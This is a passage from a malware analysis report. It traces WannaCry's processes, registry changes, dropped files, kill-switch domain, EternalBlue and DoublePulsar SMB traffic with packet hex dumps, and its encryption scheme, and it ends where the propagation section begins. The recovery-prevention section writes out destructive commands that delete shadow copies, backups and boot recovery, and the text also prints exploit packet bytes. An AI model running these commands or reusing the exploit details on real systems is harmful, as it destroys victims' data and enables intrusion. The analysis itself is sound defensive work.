C:\Users\ENISA\AppData\Local\Temp\taskmgr.exe	1102231642.exe	1102231642.exe, taskmgr.exe
C:\Users\ENISA\AppData\Local\Temp\wininst.exe	1102231642.exe	1102231642.exe, wininst.exe
HKCU\Software\Microsoft\Internet Explorer\New Windows\PopupMgr	iexplorer.exe, login.exe, notepad.exe, taskmgr.exe, wininst.exe	
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden	iexplorer.exe, login.exe, notepad.exe, taskmgr.exe, wininst.exe	
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt	iexplorer.exe, login.exe, notepad.exe, taskmgr.exe, wininst.exe	
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\SuperHidden	iexplorer.exe, login.exe, notepad.exe, taskmgr.exe, wininst.exe	
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\UserID	1102231642.exe	1102231642.exe, iexplorer.exe, login.exe, notepad.e...
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\hfo38fiofh398fiohkdafd	iexplorer.exe, login.exe, notepad.exe, taskmgr.exe, wininst.exe	

12 items

Filter on Row Save... Close

*Figure 41. Process monitor cross reference summary*


We see that the .tmp file has been written by a single process and read by the others. This means this file can be used for IPC (Inter Process Communication). It is also worth pointing out that the UserID key is written only by the main process which is the malware and is read by the others. This means that it can be used to place data for other processes.

## 5.5 Search for Rootkit Objects

In the last step of the analysis, we look for rootkit objects using the GMER tool. Depending on the result of GMER, there may be additional steps for analysis, such as if GMER detects new hidden files that were not detected in previous cases.

First of all we close the tools we used previously (Process Explorer, Process Monitor, etc.) and start GMER. Leave the picked boxes as they are and press Scan.





*Figure 42. GMER results*

In this case, the first 3 changes detected are changes that are always detected by GMER in this system. The other 2 changes mention a suspicious structure of the debug.exe which indicates a suspicious blackout. There are no changes to the typical rootkit activity and it should be noted that if we run GMER more than 1 time it can detect changes that will have been created by GMER in a previous run.

## 5.6 Wannacry Analysis

Tracking system alterations is a common method that is utilized in order to follow the behavior of WannaCry infection. A number of changes have occurred, including the types of processes that have been initiated by the systems, the number of files that have been deleted by the virus, the alteration of the registry key, and the pattern of network traffic. Systems Internals suites and Wireshark are utilized in this area for the purpose of doing behavioral and network analysis.

Ransomware is a campaign that consists of many stages. The primary ransomware tasksche.exe will be loaded by the first mssecsvc.exe, which will then begin the further three processes that are listed below:

- taskdl.exe
- taskse.exe

- @WanaDecryptor@.exe

For the purpose of monitoring the pop-up processes, we make use of the analytic tools known as Process Explorer. The command parameters of this process have been established by many processes in order to achieve various functionalities. The following is a list of the primary activities that are currently being carried out:

### **Mssecsvc**

At the beginning of the infection process, the payload that is given to the system that is infected initiates the mssecsvc process within the lsass process without any parameters being specified.

1. Before beginning propagation, install the mssecsvc2.0 service.
2. Put resources into the tasksche.exe running program.

### **Tasksche**

The operations are listed as follows:

#### **1. Create the registry:**

- HKEY\_LOCAL\_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\aucdehyopp032
2. Release XIA resource
  3. Get TOR configuration from c.wnry used in the follow-up onion server connection by @WanaDecryptor@.exe
  4. Run command “attrib +h”
  5. Run command “icacls . /grant Everyone:F /T /C /Q”
  6. Decrypt t.wnry

### **@WanaDecryptor@**

- Attempt to connect to the onion server (C&C) in the dark web and send the user name, host name, and some information about the infected system. The response may include an updated bitcoin address in c.wnry.
- Launch “taskhsvc” as sub-process to do the communication with onion server (C&C) and send some information about encrypting the users’ files from 00000000.res, including end time of encryption, the amount, the size of encryption

- Delete volume shadow copies utilizing the Windows built-in vssadmin utility. It will launch the following command as sub-process “vssadmin.exe delete shadows /all /quiet” to implement the shadow deleting utility.

### Taskhsvc

Connect to onion server (C&C). This is the same binary as the “tor.exe” but renamed by the Wannacry to evade detection of dark web communication.

### Taskdl

SQL Client Configuration Utility, which also impersonates as the Microsoft Corporation process.

### Taskse

Utility used to launch @WanaDecryptor@.exe

## 5.6.1 Registry Monitor







In order to keep track of the value that WannaCry has put to the registry, we make use of the Autoruns and Process Monitor tools. A distinct registry key corresponds to a particular capability within the system each time. Some of the keys are used for autoruns, while others are used to support the activities of ransomware.

services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\mssecsvc2.0\Type
services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\mssecsvc2.0\Start
services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\mssecsvc2.0\ErrorControl
services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\mssecsvc2.0\ImagePath
services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\mssecsvc2.0\DisplayName
services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\mssecsvc2.0\ObjectName
services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\mssecsvc2.0\FailureActions
services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\aucdehyopp032\Type
services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\aucdehyopp032\Start
services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\aucdehyopp032\ErrorControl
services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\aucdehyopp032\ImagePath
services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\aucdehyopp032\DisplayName
services.exe	520	RegSetValue	HKLM\System\CurrentControlSet\services\aucdehyopp032\ObjectName
tasksche.exe	488	RegSetValue	HKLM\SOFTWARE\WanaCrypt0r\wd
tasksche.exe	488	RegSetValue	HKLM\System\CurrentControlSet\Control\Session Manager\PendingFileRenameOpera
reg.exe	3292	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\aucdehyopp032
@WanaDe...	1584	RegSetValue	HKCU\Control Panel\Desktop\Wallpaper

When we are examining the influence on the file system, we concentrate mostly on newly added files and those that have been removed. In the instance of Wannacry, it often appends two different kinds of files to the machine that has been compromised. Binary data and encrypted files belonging to victims of WannaCry.

It is the responsibility of the mssecsvc.exe to initially generate tasksche.exe in the directory 'C:\WINDOWS\', then renaming it to "qeriuwjhrf," and then getting ready to load resources into tasksche. The goal of this behavior is to prevent people from defending the actual "tasksche.exe" that is associated with WannaCry by employing a disguised version of "tasksche.exe" in Process Monitor.

- C:\WINDOWS\tasksche
- C:\WINDOWS\qeriuwjhrf

Process Name	PID	Operation	Path
 mssecsvc.exe	2984	 WriteFile	C:\Windows\tasksche.exe
 mssecsvc.exe	2984	 WriteFile	C:\Windows\tasksche.exe
 mssecsvc.exe	2984	 WriteFile	C:\Windows\tasksche.exe

The tasksche.exe run with “/i” parameters will unzip resource XIA with password “WNCry@2017” in its .rsrc section, and drop the following folders and files to C:\ProgramData\kzvuujeikxgdr888\

- C:\ProgramData\kzvuujeikxgdr888\msg (the folder that contains message in different languages)
- C:\ProgramData\kzvuujeikxgdr888\@Please\_Read\_me@.txt
- C:\ProgramData\kzvuujeikxgdr888\b.wnry
- C:\ProgramData\kzvuujeikxgdr888\c.wnry
- C:\ProgramData\kzvuujeikxgdr888\r.wnry
- C:\ProgramData\kzvuujeikxgdr888\s.wnry
- C:\ProgramData\kzvuujeikxgdr888\t.wnry
- C:\ProgramData\kzvuujeikxgdr888\u.wnry
- C:\ProgramData\kzvuujeikxgdr888\tasksche
- C:\ProgramData\kzvuujeikxgdr888\taskdl

- C:\ProgramData\kzvuujeikxgdr888\taskse
- C:\ProgramData\kzvuujeikxgdr888\@WanaDecryptor@.exe
- C:\ProgramData\kzvuujeikxgdr888\00000000.eky
- C:\ProgramData\kzvuujeikxgdr888\00000000.pky
- C:\ProgramData\kzvuujeikxgdr888\00000000.res

The WannaCry will put the ransom bitmap in current user desktop for wallpaper substitution:

- C:\Users\\Desktop\@WanaDecryptor@.bmp

During the encryption routine, the ransomware will put two ransom-related files in each folder:

- <Encrypted\_Folder>\@WanaDecryptor@.exe
- <Encrypted\_Folder>\@Please\_Read\_me@.txt

The WannaCry will copy the file contents from the original files into memory and append the “.WNCRYT” extension to store the encrypted files. The original files are deleted after encryption.

Process Name	PID	Operation	Path
tasksche.exe	3100	WriteFile	C:\ProgramData\Microsoft\User Account Pictures\guest.bmp.WNCRYT
tasksche.exe	3100	WriteFile	C:\ProgramData\Microsoft\User Account Pictures\guest.bmp.WNCRYT
tasksche.exe	3100	WriteFile	C:\ProgramData\Microsoft\User Account Pictures\guest.bmp.WNCRYT
tasksche.exe	3100	WriteFile	C:\ProgramData\Microsoft\User Account Pictures\guest.bmp.WNCRYT
tasksche.exe	3100	WriteFile	C:\ProgramData\Microsoft\User Account Pictures\user.bmp.WNCRYT
tasksche.exe	3100	WriteFile	C:\ProgramData\Microsoft\User Account Pictures\user.bmp.WNCRYT
tasksche.exe	3100	WriteFile	C:\ProgramData\Microsoft\User Account Pictures\user.bmp.WNCRYT
tasksche.exe	3100	WriteFile	C:\ProgramData\Microsoft\User Account Pictures\user.bmp.WNCRYT
tasksche.exe	3100	WriteFile	C:\ProgramData\Microsoft\User Account Pictures\user.bmp.WNCRYT
tasksche.exe	3100	WriteFile	C:\ProgramData\Microsoft\User Account Pictures\user.bmp.WNCRYT

## 5.6.2 Process Monitor & Wireshark

When looking at the network from a network viewpoint, the Process Hacker analysis tool is utilized to observe the rough network connection, and Wireshark is utilized to capture, filter, and investigate data on packets. Within the realm of malware behavior, the Command-and-Control network, the activities of worm dissemination, and the flow of the TOR communication network are the primary focal points. In order to establish a connection, this program will submit a request to the domain location "www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com." As soon as the website begins to react regularly, the binary will be present.

Protocol	Length	Info
DNS	109	Standard query 0x0c74 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
DNS	109	Standard query 0x0c74 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
DNS	109	Standard query 0x0c74 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
DNS	109	Standard query 0x0c74 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

Following the completion of the domain check, the mssecsvc.exe program will proceed to register the mssecsvc2.0 service and then to enter the service mode for propagation. Attempts at propagation will be made by the mssecsvc2.0 by constantly sending TCP SYN packets to port 445 of both the local area network (LAN) and the wide area network (WAN). It is apparent that the virus increases the extent of its growth in other devices and makes use of the NetBIOS packets that are not banned from the outside in order to travel over the Internet. Specifically, this refers to the extensive infection that occurred during the original epidemic, which is the reason why it is impossible to determine where the initial vector malware may have originated from.

mssecsvc.exe (1932)	s2.loc...	61254	192.168.109	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61256	192.15.143	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61257	192.141.51	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61260	192.139.71	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61268	192.163.39	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61275	192.87.85	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61282	192.226.33	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61284	192.99.8	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61286	192.207.128	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61292	192.11.243	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61296	192.148.162	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61297	192.118.191	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61298	192.24.46	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61299	192.5.83	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61301	192.66.71	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61302	192.161.45	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61304	192.235.142	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61314	192.28.151	445	TCP	SYN sent	mssecsvc2.0
mssecsvc.exe (1932)	s2.loc...	61327	192.185.250	445	TCP	SYN sent	mssecsvc2.0

Following the discovery of a computer that has a NetBIOS port that is open, WannaCry will acquire a TCP socket for port 445, connect to an SMB socket, and obtain an SMB tree id for purposes of later usage. Additionally, the virus will transmit three NetBIOS session setup packets to it. This is another hallmark of the infection. The correct Internet Protocol address (192.168.135.131) of the system that is being abused is known to one. Two Internet Protocol addresses (192.168.56.20 and 172.16.99.5) are included in the malware body of other instances. For the purpose of

MS17-010 SMB RCE detection, the phenomena and characteristic of the precise host IP address is taken into consideration.

### 1) MS17-010 SMB RCE Detection

For the purpose of determining whether or not MS17-010 has been patched, the detection technique involves the disclosure of information. In order to attempt a transaction on FID 0, WannaCry establishes a connection to the IPC\$ tree. If the status that is given is

"STATUS\_INSUFF\_SERVER\_RESOURCES," this indicates that the application does not have the MS17-010 patch installed on the computer.

```
SMB      142 Negotiate Protocol Request
SMB      143 Negotiate Protocol Response
SMB      157 Session Setup AndX Request, User: .\
SMB      146 Session Setup AndX Response
SMB      149 Tree Connect AndX Request, Path: \\192.168.135.131\IPC$
SMB      104 Tree Connect AndX Response
SMB Pipe 132 PeekNamedPipe Request, FID: 0x0000
SMB      93 Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
```

### 2) SMB Doublepulsar Probe

The SESSION SETUP Trans2 Request is being sent out with the purpose of determining whether or not the system has already been hacked by the Doublepulsar backdoor.

```
SMB      191 Negotiate Protocol Request
SMB      187 Negotiate Protocol Response
SMB      194 Session Setup AndX Request, User: anonymous
SMB      193 Session Setup AndX Response
SMB      150 Tree Connect AndX Request, Path: \\192.168.56.20\IPC$
SMB      114 Tree Connect AndX Response
SMB      136 Trans2 Request, SESSION_SETUP
SMB      93 Trans2 Response, SESSION_SETUP, Error: STATUS_NOT_IMPLEMENTED
```

If the value 65 (0x41) is seen in the "Multiplex ID" column, it indicates that the system that is now being used is a regular system. If this is not the case, the value of "Multiplex ID" is 81(0x51). When this occurs, it indicates that the system has already been compromised by the Doublepulsar backdoor.

```

v SMB Header
  Server Component: SMB
  [Response to: 589]
  [Time from request: 0.000442000 seconds]
  SMB Command: Trans2 (0x32)
  NT Status: STATUS NOT IMPLEMENTED (0xc0000002)
  > Flags: 0x98, Request/Response, Canonicalized P
  > Flags2: 0xc007, Unicode Strings, Error Code Ty
  Process ID High: 0
  Signature: 0000000000000000
  Reserved: 0000
  > Tree ID: 2048 (\\192.168.56.20\IPC$)
  Process ID: 65279
  User ID: 2048
  Multiplex ID: 65

```

### 3) Triggering the Vulnerability

If the detection result reveals that the target is vulnerable to the MS17-010 vulnerability but is not yet infected with the Doublepulsar backdoor, then it will continue to install the Doublepulsar backdoor by utilizing the Eternalblue exploit.

```

SMB 191 Negotiate Protocol Request
SMB 161 Negotiate Protocol Response
SMB 194 Session Setup AndX Request, User: anonymous
SMB 243 Session Setup AndX Response
SMB 146 Tree Connect AndX Request, Path: \\172.16.99.5\IPC$
SMB 114 Tree Connect AndX Response
SMB 1138 NT Trans Request, <unknown>
SMB 93 NT Trans Response, <unknown (0)>

```

The series of NOPs that make up an initial NT Trans request is rather lengthy. The purpose of this is to identify the specific location inside the affected devices where the vulnerability is present. The SMB protocol of the targets can be exploited by the attacker by utilizing a packet that has been specially prepared. Multiple Secondary Trans Requests are triggered as a result of the massive NT Trans request, which also provides as signs for attackers regarding how to activate the vulnerability.



```

0000 00 0c 29 c2 35 42 00 0c 29 3c 09 cc 08 00 45 00 .j.5B.. )<...E.
0010 04 64 07 fd 40 00 80 06 00 00 c0 a8 87 a8 c0 a8 .d.@... }"....P.
0020 87 a3 c1 68 01 bd 98 de 1b 7d 22 f3 84 9f 50 18 .....8.SMB..
0030 00 ff 94 f3 00 00 00 00 04 38 ff 53 4d 42 a0 00 .....@.....
0040 00 00 00 18 07 c0 00 00 00 00 00 00 00 00 00 00 .....@.....
0050 00 00 00 08 ff fe 00 08 40 00 14 01 00 00 1e 00 .....@.....
0060 00 00 d0 03 01 00 1e 00 00 00 00 00 00 00 1e 00 .....@.....
0070 00 00 4b 00 00 00 d0 03 00 00 68 00 00 00 01 00 ..K.....h.
0080 00 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 .....
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00a0 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 .....
00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

#### 4) Doublepulsar Instruction

The control is transferred to the doublepulsar backdoor once the Eternalblue assault has been successfully completed. A sequence of SMB packets containing the Doublepulsar instructions are transmitted between the system that is spreading WannaCry and the victim that is being targeted. These packets are delivered in certain hidden fields.

##### a) Ping Request

The WannaCry ransomware will make a ping request to the target after the initial negotiation and session setup has been completed. This will be accomplished by sending numerous ping packets to the infected device. The primary objective of the ping request is to determine whether or not the hook of Doublepulsar has been effectively deployed. The "ping" command is concealed within the "Timeout" field, which was initially the length of time that the client waits for the server to reply to a request that has not yet been processed. In accordance with the Microsoft Open Specifications, the default value of the Timeout field is set to forty-five seconds. For the sake of the experiment, the Timeout field has been configured to read 4 hours 20 minutes 10.881 seconds (0x00ee3401). This aberrant Timeout number is not actually related to the time out set; rather, it is hinting that the Doublepulsar instruction opcode is being used. In order to calculate this opcode, the procedure involves adding up each byte and then deleting the

overflow that is produced as a consequence. With the use of the ping command, one may determine whether or not the Doublepulsar backdoor has been successfully installed on the machine that has been compromised.

```
Timeout: 4 hours, 20 minutes, 10.881 seconds
Reserved: 0000
Parameter Count: 12
Parameter Offset: 66
Data Count: 0
Data Offset: 78
Setup Count: 1
Reserved: 00
Subcommand: SESSION_SETUP (0x000e)
-----
00 7a 0b 50 40 00 80 06 00 00 c0 a8 87 9d c0 a8
87 d7 cc 13 01 bd 33 0b e7 b4 72 2e e4 16 50 18
00 ff 91 32 00 00 00 00 00 4e ff 53 4d 42 32 00
00 00 00 18 07 c0 00 00 00 00 00 00 00 00 00
00 00 00 08 ff fe 00 08 41 00 0f 0c 00 00 00 01
00 00 00 00 00 00 00 01 34 ee 00 00 00 0c 00 42
00 00 00 4e 00 01 00 0e 00 0d 00 00 00 00 00 00
00 00 00 00 00 00 00 00
```

#### b) Ping Response: Infected

In spite of the fact that the Doublepulsar backdoor answers to the "ping" instruction with the field "Multiple ID (MID)" set to 0x81, it nevertheless indicates the presence of itself. The "Signature" field in this packet has additional connotation that might be drawn from it. The value of 0x011f7a1332 has been assigned to the signature field. The first byte, which is 0x01, indicates that the computer works on the x64 platform. It is important to note that the last four bytes (0x1f7a1332) include the encrypted XOR key, which will be utilized for the subsequent encryption of the packet content.

```
NT Status: STATUS_NOT_IMPLEMENTED (0xc0000002)
Flags: 0x98, Request/Response, Canonicalized F
Flags2: 0xc007, Unicode Strings, Error Code Ty
Process ID High: 0
Signature: 32137a1f01000000
Reserved: 0000
Tree ID: 2048 (\\192.168.56.20\IPC$)
Process ID: 65279
User ID: 2048
Multiplex ID: 81
```

#### c) Exec Request

Following the verification that the backdoor is there, WannaCry will restart sending the "exec" Doublepulsar instruction to the

target. It will also instruct the backdoor on the target to initiate the injection of ransomware into the lsass process. An anomalous value is assigned to the "Timeout" field by the packet, as demonstrated by the "ping" command. The value will once again be set to the value 0x001a8925 in the "Timeout" field when the "exec" command is executed.

```
Timeout: 28 minutes, 59.045 seconds
Reserved: 0000
Parameter Count: 12
Parameter Offset: 66
Data Count: 4096
Data Offset: 78
Setup Count: 1
Reserved: 00
Subcommand: SESSION_SETUP (0x000e)
00 25 89 1a 00 00 00 0c 00 42 00 00 10 4e 00 01
00 0e 00 0d 10 00 7b ac b7 0c 7b 4c e7 0c 7b 5c
e7 0c 33 d5 07 6a f8 b8 17 4d 2c 1d b1 4d 2e 1d
b3 5f 2a 0e b2 5b 2d 0c b7 e4 c7 5a e7 0c 33 d5
```

#### d) Exec Response: Completed

In the event that the shellcode is finished, the Doublepulsar backdoor will transmit a packet with the field MID set to 0x82, which indicates that the task has been performed successfully.

```
NT Status: STATUS_NOT_IMPLEMENTED (0xc0000002)
Flags: 0x98, Request/Response, Canonicalized F
Flags2: 0xc007, Unicode Strings, Error Code Ty
Process ID High: 0
Signature: 0000000000000000
Reserved: 0000
Tree ID: 2048 (\\192.168.56.20\IPC$)
Process ID: 65279
User ID: 2048
Multiplex ID: 82
```

### 5.6.3 Encryption Process

The system thread known as TaskStart is used to activate the encryption component of the WannaCry malware. During the course of its execution, the encryption component examines the presence of each of the following mutexes at the same time:

- GlobalnMsWinZonesCacheCounterMutexA,
- GlobalnMsWinZonesCacheCounterMutexW,
- MsWinZonesCacheCounterMutexA.

In the event that the mutex known as "MsWinZonesCacheCounterMutexA" is present, the encryption component will immediately terminate operations without requiring any additional action. In the event that the mutex is not active on the system, the encryption procedure immediately begins. To be more specific, TaskStart generates a new mutex with the name "MsWinZonesCacheCounterMutexA" and reads the contents of the c.wnry file from the directory that is now active. Following that, WannaCry will set up three different configuration files. 0000000.re, 0000000.pky, and 0000000.eky as well.

Following the creation of the configuration files, the encryption component is now prepared to begin the process of encrypting data on the system. In order to achieve this goal, it generates many threads. To begin,

```

000000EC00 | 52 53 41 32 00 08 00 00 | 01 00 01 00 43 2B 4D 2B | RSA2.....C+M+
000000EC10 | 04 9C 0A D9 9F 1E DA 5F | ED 32 A9 EF E1 CE 1A 50 | ...U..Ü_i2@iáí.P
000000EC20 | F4 15 E7 51 7B EC B0 27 | 56 05 58 B4 F6 83 C9 B6 | ô.çQ{i*'V.X'ö.É%

```

t.wnry																	
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	57	41	4E	41	43	52	59	21	00	01	00	00	1E	38	22	27	WANACRY! 8"
00000010	FD	E6	7F	0C	5D	E7	7E	3E	28	A7	AF	FD	2A	50	64	49	ýæ  ç~>(\$-ý*PdI
00000020	66	C6	B6	27	17	6D	3E	D2	FF	1C	32	CB	8C	30	88	60	fEQ' m>ôy 2EQ0^
00000030	70	F6	EA	E9	99	81	5E	15	FE	03	23	49	7C	BB	CE	3C	póéé" ^ p #I »Í<
00000040	EE	57	E0	42	DC	3D	AF	A8	82	B8	4D	01	05	7A	78	46	iWâBÜ=" ,M zxF
00000050	70	0E	A8	DD	E5	30	65	B5	B1	F1	50	EE	10	1D	B3	22	p "Ýâ0ep±fPi " "

Hex dump	ASCII
3C 05 00 00 4C 00 00 00 00 01 00 00 04 00 00 00	<\$.L....@..@...
57 41 4E 41 43 52 59 21 00 00 01 00 00 00 00 00	WANACRY!..@.....
BE E1 9B 98 D2 E5 B1 22 11 CE 21 1E EC B1 3D E6	¥p,öéé" "

Additionally, WannaCry makes an effort to load and verify the presence of two keys that are included within the 00000000.pky and 00000000.dky files. The 00000000.dky file contains an RSA key that may be used to decrypt the data. This key is obtained when the payment has been acknowledged. When the victim hits the "Check Payment" button, WannaCry begins examining the system to see whether or not the 00000000.dky file is present. In the event that the two files stated above do not exist, WannaCry will produce a new RSA 2048-bit asymmetric key pair that is completely unique. This key pair may be observed in the memory dump that was created by the SysAnalyzer program at the specific offset of 0x2B3795.

Offset	Data
2B3795	generating RSA key

Soon after the key pair has been produced, WannaCry will export the public RSA key of the victim to a file called 00000000.pky by utilizing the CryptExportKey function that is available in Microsoft. The next step in WannaCry is to export the victim's private RSA key and then encrypt it using a different RSA public key that has been hard-coded. A file with the extension 00000000.eky is used to hold the encrypted private key. Following the secure storage of the key, WannaCry invokes the CryptDestroyKey method to destroy the private key that is stored in memory. This is done in order to restrict the number of key recovery alternatives that are available.

After that, WannaCry begins to enumerate information about all of the logical disks that are connected to the system at a rate of three seconds per second. In the event that a newly attached drive is not a CD ROM drive, the encryption procedure will start on the newly attached drive automatically. At this point, WannaCry also begins scanning for preset file extensions of interest and iterating through all of the folders that are currently present. The CryptGenRandom function is used to produce a 16-byte symmetric AES key, which is then used to encrypt each individual file. After that, it uses the public RSA key to encrypt each and every created AES key, and it puts the cryptographic information within the file header, beginning with the WANACRY! string value. The files that have been encrypted are renamed and concatenated with the.Extension for the WNCRY file.

```
call    sub_4010FD
mov     [esp+6F4h+var_6F4], offset aWncry@2017 ; "Wncry@2017"
```

An encrypted ZIP archive that requires a password to access is included in the encryption layer. By using the IDA Pro program to disassemble the encrypter, we were able to successfully retrieve the password, which was "Wncry@2017." Table 8 provides a short summary of the contents of the ZIP package, which are explained in more detail below:

- msg is a folder that contains a list of rich text format (RTF) files with the wnry extension. These files are the readme instructions used to show the extortion

message to the victim in different languages, based on the information obtained from the system by malicious WannaCry functions;

- b.wnry is an image file used for displaying instructions for the decryption of user files. It starts with 42 4D strings, which indicates that this file is a bitmap image.
- c.wnry contains a list of Tor addresses with the .onion extension and a link to a zipped installation file of the Tor browser from Tor Project.
- r.wnry is a text file in English with additional decryption instructions to be used by the decryption component (the u.wnry file mentioned below);
- s.wnry file is a ZIP archive (HEX signature 50 4B 0304) which contains the Tor software executable. This executable has been obtained with the assistance of the WinHex tool by saving raw binary data with the .zip extension.
- t.wnry is an encrypted file with the WANACRY! encryption format. The file header starts with the WANACRY! string;
- taskdl.exe is a supporting tool for the deletion of files with the .WNCRY extension. By observing the properties of the file, the following masquerade description can be found: “SQL Client Configuration Utility”;
- taskse.exe is a supporting tool for malware execution on remote desktop protocol (RDP) sessions. The following file description was identified: “waitfor – wait/send a signal over a network”;
- u.wnry is an executable file (HEX signature 4D 5A) with the name of “@WanaDecryptor@.exe”, which represents the decryption component of WannaCry

While this is going on, another thread is calling the taskse.exe process every thirty seconds. This process is attempting to enumerate active RDP connections on remote workstations that are connected to the system and to execute the binary file that is called @WanaDecryptor@.exe. The decryption component of WannaCry is represented by this file, which was retrieved from the u.wnry file previously mentioned. By including the value in the AutoRun registry entry, it is possible to guarantee that RDP session injections will continue to be persistent.

#### **5.6.4 Recovery Prevention**

Following the completion of the encryption procedure, WannaCry will execute a number of commands on the system in an effort to thwart a variety of standard data recovery methods. All of the following commands are carried out by WannaCry in order to hinder data recovery.

- `vssadmin delete shadows/all/quiet`. Deletes all the shadow volumes on the system without alerting the user. By default, these volumes contain backup data in the event of a system fault.
- `wmic shadowcopy delete`. Ensures deletion of any copies relevant to shadow volumes.
- `bcdedit/set default bootstatuspolicy ignoreallfailures`. Ensures that the machine is booted, even if errors are found.
- `bcdedit/set default recoveryenabled no`. Disables the Windows recovery feature, thus preventing the victims from the possibility to reverting their system to a previous build.
- `wbadmin delete catalog -q`. Ensures that victim can no longer use any backup files created by Windows Server.

#### **5.6.5 Propagation**

